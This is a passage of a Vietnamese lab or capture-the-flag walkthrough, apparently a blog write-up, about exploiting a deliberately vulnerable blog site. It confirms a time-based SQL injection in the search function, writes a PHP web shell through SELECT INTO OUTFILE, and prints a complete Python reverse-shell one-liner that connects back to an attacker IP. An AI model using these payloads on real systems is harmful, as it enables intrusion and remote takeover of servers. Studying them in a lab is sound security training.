
Tiếp cận trang web, ta có một chức năng khác là chức năng search, cho phép trang web hiển thị các blog phù hợp với từ khóa tìm kiếm của chúng ta:



Chúng ta cũng sẽ sử dụng Burp Suite để kiểm tra xem chức năng này có lỗ hổng SQL injection không với payload như trên “ ‘ “:




Trang web không trả lại bất kì blog nào cũng như thông báo lỗi nào. Chúng ta sẽ thử thêm một vài payload “ ‘asd “:




Ứng dụng cũng không trả về bất kì phản hồi nào, nhưng bây giờ ứng dụng lại hiện ra các bài blog như ban đầu. Có thể với payload trên thì ứng dụng đã xảy ra lỗi nhưng nó đã xử lí bằng cách cho ứng dụng quay về trạng thái ban đầu là hiện ra các bài blog.

Ta sẽ thử kiểm tra chức năng này với các payload time-based như “ coding’ AND SLEEP(2) # “:



Ở góc dưới bên phải của Burp Repeater cho ta biết thời gian phản hồi của server là 2 giây, tức là payload của chúng ta đã thành công.


Ta sẽ viết một đoạn script để khai thác thông tin người dùng. Kết quả là ta khai thác được ứng dụng có 3 người dùng:




**3. Xâm nhập hệ thống**

Từ đây, ta sẽ thử tạo một file php tùy ý thông câu lệnh SELECT INTO OUTFILE. Dựa vào đường dẫn, ta dự đoán rằng folder của trang web có thể nằm ở /var/www/html/vuln-blog-web/. Ta sẽ thử payload:


coding’ UNION SELECT null,null,null,”<?php system($\_GET[‘cmd’]); ?>” INTO OUTFILE ‘/var/www/html/vuln-blog-web/shell.php’ #



Ta nhận được status code 500. Ta sẽ kiểm tra thử liệu tập tin shell.php có được tạo ra hay không:




Kết quả là file shell.php đã được tạo thành công, ta sẽ thử thực hiện lệnh id qua tham số cmd để kiểm tra:




Kết quả trả về là id của user www-data. Tiếp theo, ta sẽ tạo reverse shell thông qua file shell.php này.

Đầu tiên, ta sẽ thực hiện netcat trên máy attacker:



Ta sẽ sử dụng Python3 để tạo reverse shell:

python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("10.18.17.129",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")'



Trên máy attacker, ta đã thành công lấy được shell:

